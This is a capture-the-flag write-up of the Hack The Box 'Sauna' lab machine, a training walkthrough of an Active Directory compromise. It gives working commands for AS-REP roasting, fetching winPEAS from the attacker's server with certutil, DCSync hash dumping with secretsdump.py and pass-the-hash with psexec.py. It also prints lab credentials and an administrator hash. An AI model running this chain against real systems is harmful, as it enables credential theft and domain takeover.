# HTB | Sauna

This is the Box on [Hack The Box Active Directory 101 Track](https://app.hackthebox.com/tracks/Active-Directory-101). Find the box [here](https://app.hackthebox.com/machines/229).&#x20;

#### Skill Learned

* ASREP Roasting&#x20;
* Attack DCSync Attack

## NMAP

IP: **10.10.10.175**

```
nmap -sC -sV 10.10.10.175 -Pn -T5
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FdDNa1Keq7Rg29Mxf8W4P%2Fimage.png?alt=media&#x26;token=f1b8b115-5ee8-4e74-9880-e2247e895a8e" alt=""><figcaption><p>nmap</p></figcaption></figure>

### Port 80


We found a website.

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%2080/image.png" alt=""><figcaption><p>port 80</p></figcaption></figure>


Let's run gobuster.

Found nothing.

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%2080/image%202.png" alt=""><figcaption><p>gobuster</p></figcaption></figure>

### Port 445 & 139

#### SMB


Neither smbmap nor smbclient will allow me to list shares without a password:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%20445/image.png" alt=""><figcaption><p>smbclient</p></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fk0veGT3GoUAI7HJHXyHd%2Fimage.png?alt=media&#x26;token=4a871c26-6d86-4cba-a486-e9efaaf9d215" alt=""><figcaption><p>smbmap</p></figcaption></figure>

#### RCP


I'll try to connect with null auth:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%20445/image%203.png" alt=""><figcaption><p>rpcclient</p></figcaption></figure>


Looks like we do not have permission to view users and groups:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%20445/image%204.png" alt=""><figcaption></figcaption></figure>

### Port 389 - LDAP Enumeration


The nmap script did some basic enumeration and returned the domain **EGOTISTICAL-BANK.LOCAL**. I’ll dig in a bit more with *ldapsearch*.

```
ldapsearch -H ldap://10.10.10.175 -x -s base namingcontexts

-x           # simple auth
-H ldap://10.10.10.175  # host to query
-s base      # set the scope to base
namingcontexts  # return naming contexts
```

This gives the domain, **EGOTISTICAL-BANK.LOCAL**:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%20389/image.png" alt=""><figcaption><p>ldapsearch</p></figcaption></figure>


Now to get more info about the domain:

```
ldapsearch -H ldap://10.10.10.175 -x -b "dc=EGOTISTICAL-BANK,dc=local"
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%20389/image%202.png" alt=""><figcaption><p>ldapsearch</p></figcaption></figure>

### Port 88 - Kerberos


Make a list of usernames from [username-anarchy](https://github.com/urbanadventurer/username-anarchy). We have a list of users from the About Me page.

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%2088/image%203.png" alt=""><figcaption><p>about us</p></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F5zTvsr4vKBYpRp9oaMOh%2Fimage.png?alt=media&#x26;token=5daffc23-c7c1-4b4e-b74a-5f919ada6d37" alt=""><figcaption><p>username.txt</p></figcaption></figure>


Now let's run username-anarchy:

```
./username-anarchy --input-file /home/anurag/Documents/sauna/username.txt --select-format first,flast,first.last,firstl
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/nmap/port%2088/image%202.png" alt=""><figcaption><p>username-anarchy</p></figcaption></figure>

Now we have the usernames, we can use either of the lists to check for AS-REP Roasting.

## Foothold/shell

### shell as fsmith

#### As-REP Roasting background

This [article](https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html#as-rep-roasting) has a great post on attacking Kerberos that includes AS-REP Roasting. Typically, when you try to request authentication through Kerberos, first the requesting party has to authenticate itself to the DC. But there is an option, *DONT\_REQ\_PREAUTH* where the DC will just send the hash to an unauthenticated user. AS-REP Roasting is looking to see if any known users happen to have this option set.


I’ll use the list of users I collected from username-anarchy, and run GetNPUsers.py to look for vulnerable users. Three come back as not vulnerable, but one gives a hash:

```
GetNPUsers.py 'EGOTISTICAL-BANK.LOCAL/' -usersfile uname.txt -format hashcat -outputfile hashes.aspreroast -dc-ip 10.10.10.175
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/foothold%20-%20shell/image.png" alt=""><figcaption><p>GetNPUsers.py</p></figcaption></figure>


Since we got the hash we can use hashcat to crack it:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/foothold%20-%20shell/image%202.png" alt=""><figcaption><p>hashcat</p></figcaption></figure>


We got the password. Now we can use evil-winrm:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/foothold%20-%20shell/image%203.png" alt=""><figcaption><p>evil-winrm and user.txt</p></figcaption></figure>

Boom! We have user.txt

## Privilege Escalation

Having gained a foothold on the machine, we can use a script such as WinPEAS to automate enumeration tasks.

Run python server on Kali:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image.png" alt=""><figcaption><p>http.server</p></figcaption></figure>


Download WinPEAS:

```
certutil -urlcache -f http://10.10.14.21/winPEASx64.exe winPEASx64.exe
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%202.png" alt=""><figcaption></figcaption></figure>

Run WinPEAS:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%203.png" alt=""><figcaption><p>svc_loanmanager</p></figcaption></figure>

Found svc\_loanmanager cred. Examination of C:\Users\ confirms that the similarly named svc\_loanmgr has logged on locally. Let's log on using evil-winrm:

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%204.png" alt=""><figcaption><p>evil-winrm</p></figcaption></figure>


Since DNS is configured and reachable:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%205.png" alt=""><figcaption><p>dig @10.10.10.175</p></figcaption></figure>

If DNS is not reachable, run SharpHound.exe from the Victim Box (Sauna):


Use the following BloodHound command to get the JSON files:

```
bloodhound-python -u svc_loanmgr -p Moneymakestheworldgoround! -d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c All
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%206.png" alt=""><figcaption><p>bloodhound-python</p></figcaption></figure>

Start Neo4j and BloodHound and import the JSON files.

After uploading, search for svc\_loanmanager, right-click, and mark as owner:

![user in bloodhound](https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%207.png)![mark user as owned](https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%208.png)


On the left, look for *Outbound Object Control* - items that this user has rights over. In this case, there is one:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%209.png" alt=""><figcaption><p>first degree object control</p></figcaption></figure>


Clicking the "1" adds that item to the graph:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%2010.png" alt=""><figcaption></figcaption></figure>


This account has access to GetChanges and GetChangesAll on the domain. While looking at GetChanges help, we found we can abuse it using mimikatz:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%2011.png" alt=""><figcaption></figcaption></figure>

**DCSync**


My preferred way to do a DCSync attack is using secretsdump.py, which allows me to run a DCSync attack from my Kali box, provided I can talk to the DC on TCP 445 and 135 and a high RPC port. This avoids fighting with AV, though it does create network traffic.

```
secretsdump.py EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%2012.png" alt=""><figcaption><p>secretsdump.py</p></figcaption></figure>


Now that we have the hashes, we can perform a Pass The Hash attack using psexec.py:

```
psexec.py administrator@10.10.10.175 -hashes aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%2013.png" alt=""><figcaption><p>psexec.py</p></figcaption></figure>


And boom, we have root:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/sauna/privilege%20escalation/image%2014.png" alt=""><figcaption><p>root.txt</p></figcaption></figure>